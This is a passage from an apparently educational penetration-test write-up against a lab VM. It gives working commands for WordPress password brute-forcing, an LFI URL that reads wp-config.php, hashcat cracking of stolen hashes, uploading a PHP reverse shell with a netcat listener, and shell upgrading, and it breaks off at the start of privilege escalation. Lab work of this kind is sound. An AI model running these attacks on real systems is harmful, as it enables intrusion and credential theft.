


Figure 4.3.5: User enumeration of WordPress website.

4. Running a Dictionary attack against the first user **"John"** returns the password **"incorrect".**

5. **WordPress password attack:** WPScan --url https://10.0.2.26:12380/blogblog --passwords /usr/share/wordlists/rockyou.txt --disable-tls-checks




Figure 4.3.6: Results of password attack on WordPress site.

6. Entering these credentials into the wp-admin login page grants access to the site's configuration settings.




Figure 4.3.7: Blog site's admin page.

4.4 WordPress Admin Access (Method 2) – LFI & Dictionary Attack

1. The directory **"wp-content/plugins"** reveals the name of a plugin called **"Advanced Video Embed".** The Exploit Database contains a local file inclusion exploit, which can be used to view files stored on the target machine.




Figure 4.4.1: Advanced Video Embed found in "/wp-contents/plugins" directory.




Figure 4.4.2: Exploit DB LFI exploit for Advanced Video Embed plugin.

2. Exploit 39646 contains a Proof-of-Concept URL, which can be used to exploit the blogging site.

Figure 4.4.3: Proof of Concept URL.

3. Entering the URL specified in this exploit shows a warning that the method **"file_get_contents()"** failed to open a stream. The warning reveals the directory path needed to access files from the target machine is **"/var/www/https/blogblog/wp-content/".** This path can be used to read the **"wp-config.php"** file, which usually contains hard-coded login credentials.

Figure 4.4.4: Result of failed video embed exploit.

4. Entering the correct path provides a web address. The address maps back to the home page, the only difference being that now an image file is listed at the top of the page.

LFI URL: https://10.0.2.26/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=/var/www/https/blogblog/wp-config.php




Figure 4.4.5: URL of wp-config.php file location.

5. The name of the image file can be found in the **"wp-content/uploads"** directory, however attempting to view the file returns a viewing error. Instead, using the curl command to download the file makes the contents of **"wp-config.php"** readable**.**




Figure 4.4.6: wp-config.php image file saved in the uploads directory.




Figure 4.4.7: Contents of wp-config.php contains login credentials.

6. The **"wp-config.php"** file contains hard-coded login information revealing that the **"root"** user has the password **"plbkac".** This information can be used to gain access to the MySQL database via phpMyAdmim.




Figure 4.4.8: phpMyAdmin login portal

7. The database holds the usernames and passwords of all blog page accounts, although the passwords are seemingly encoded using phpass.




Figure 4.4.9: phpMyAdmin MySQL database.

8. The password-cracking tool hashcat can be used to perform a dictionary attack on the list of hash passwords. The results of this attack show the passwords of 12 users, and this information can be used to log in to the administrative page of the blog site.

Dictionary Attack: hashcat -O -m 400 -a 0 -o cracked.txt ~/wordpresHashes.txt /usr/share/wordlists/rockyou.txt -w 3

```
┌──(kali㉿kali)-[~]
└─$ hashcat -O -m 400 -a 0 -o cracked.txt ~/wordpressHashes.txt /usr/share/wordlists/rockyou.txt -w 3
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: pthread-sandybridge-11th Gen Intel(R) Core(TM) i7-1165G7 @ 2.80GHz, 1253/2570 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 39

Hashes: 16 digests; 16 unique digests, 16 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Optimized-Kernel
* Zero-Byte

Watchdog: Temperature abort trigger set to 90c

INFO: Removed 4 hashes found as potfile entries.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Cracking performance lower than expected?

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
```

Figure 4.4.10: Hashcat Dictionary attack on Blog site passwords.

9. Hashcat is used to perform dictionary attacks on phpBB hashed passwords. The plain text passwords are saved to **“cracked.txt”**.

Figure 4.4.11: Contents of cracked.txt.

4.5 Gaining Initial Foothold

1 The admin page provides several features including, editing plugins, installing new plugins and uploading images to the site. More importantly, the plugin upload feature allows reverse shells to be uploaded onto the target machine’s web server. However, access to this feature requires FTP login credentials.




Figure 4.5.1: Plugin installs feature on the admin page.

2 The feature can be used to upload a reverse shell to the web server. Since the site has directory listing enabled, the **"wp-content/uploads"** directory can be accessed via the browser to execute the reverse shell and gain a foothold on the target machine.




Figure 4.5.2: Reverse shell accessed through the browser via uploads directory.




Figure 4.5.3: Netcat listener connects to the PHP reverse shell.

4.6 Privilege Escalation – Kernel Vulnerability

1. The first step is to upgrade the default shell to a bash shell, thereby improving its interactivity.

Commands: python -c 'import pty;pty.spawn("/bin/bash")'

export TERM=xterm

ctrl + z

stty raw -echo; fg

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.26] 51608
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
 18:07:00 up 2 min,  0 users,  load average: 0.05, 0.10, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@red:/$ ls
ls
bin   etc             lib         mnt   root  snap  tmp  vmlinuz.old
boot  home            lost+found  opt   run   srv   usr
dev   initrd.img.old  media       proc  sbin  sys   var
www-data@red:/$
```

Figure 4.6.1: Upgrading the default shell to a bash shell.

2. The "**/etc/os-release**" file reveals that the target machine is running Linux version **16.04**. Exploit DB conveniently provides a privilege escalation exploit for this version of Linux.

```
www-data@red:/$ cat /etc/os-release
NAME="Ubuntu"
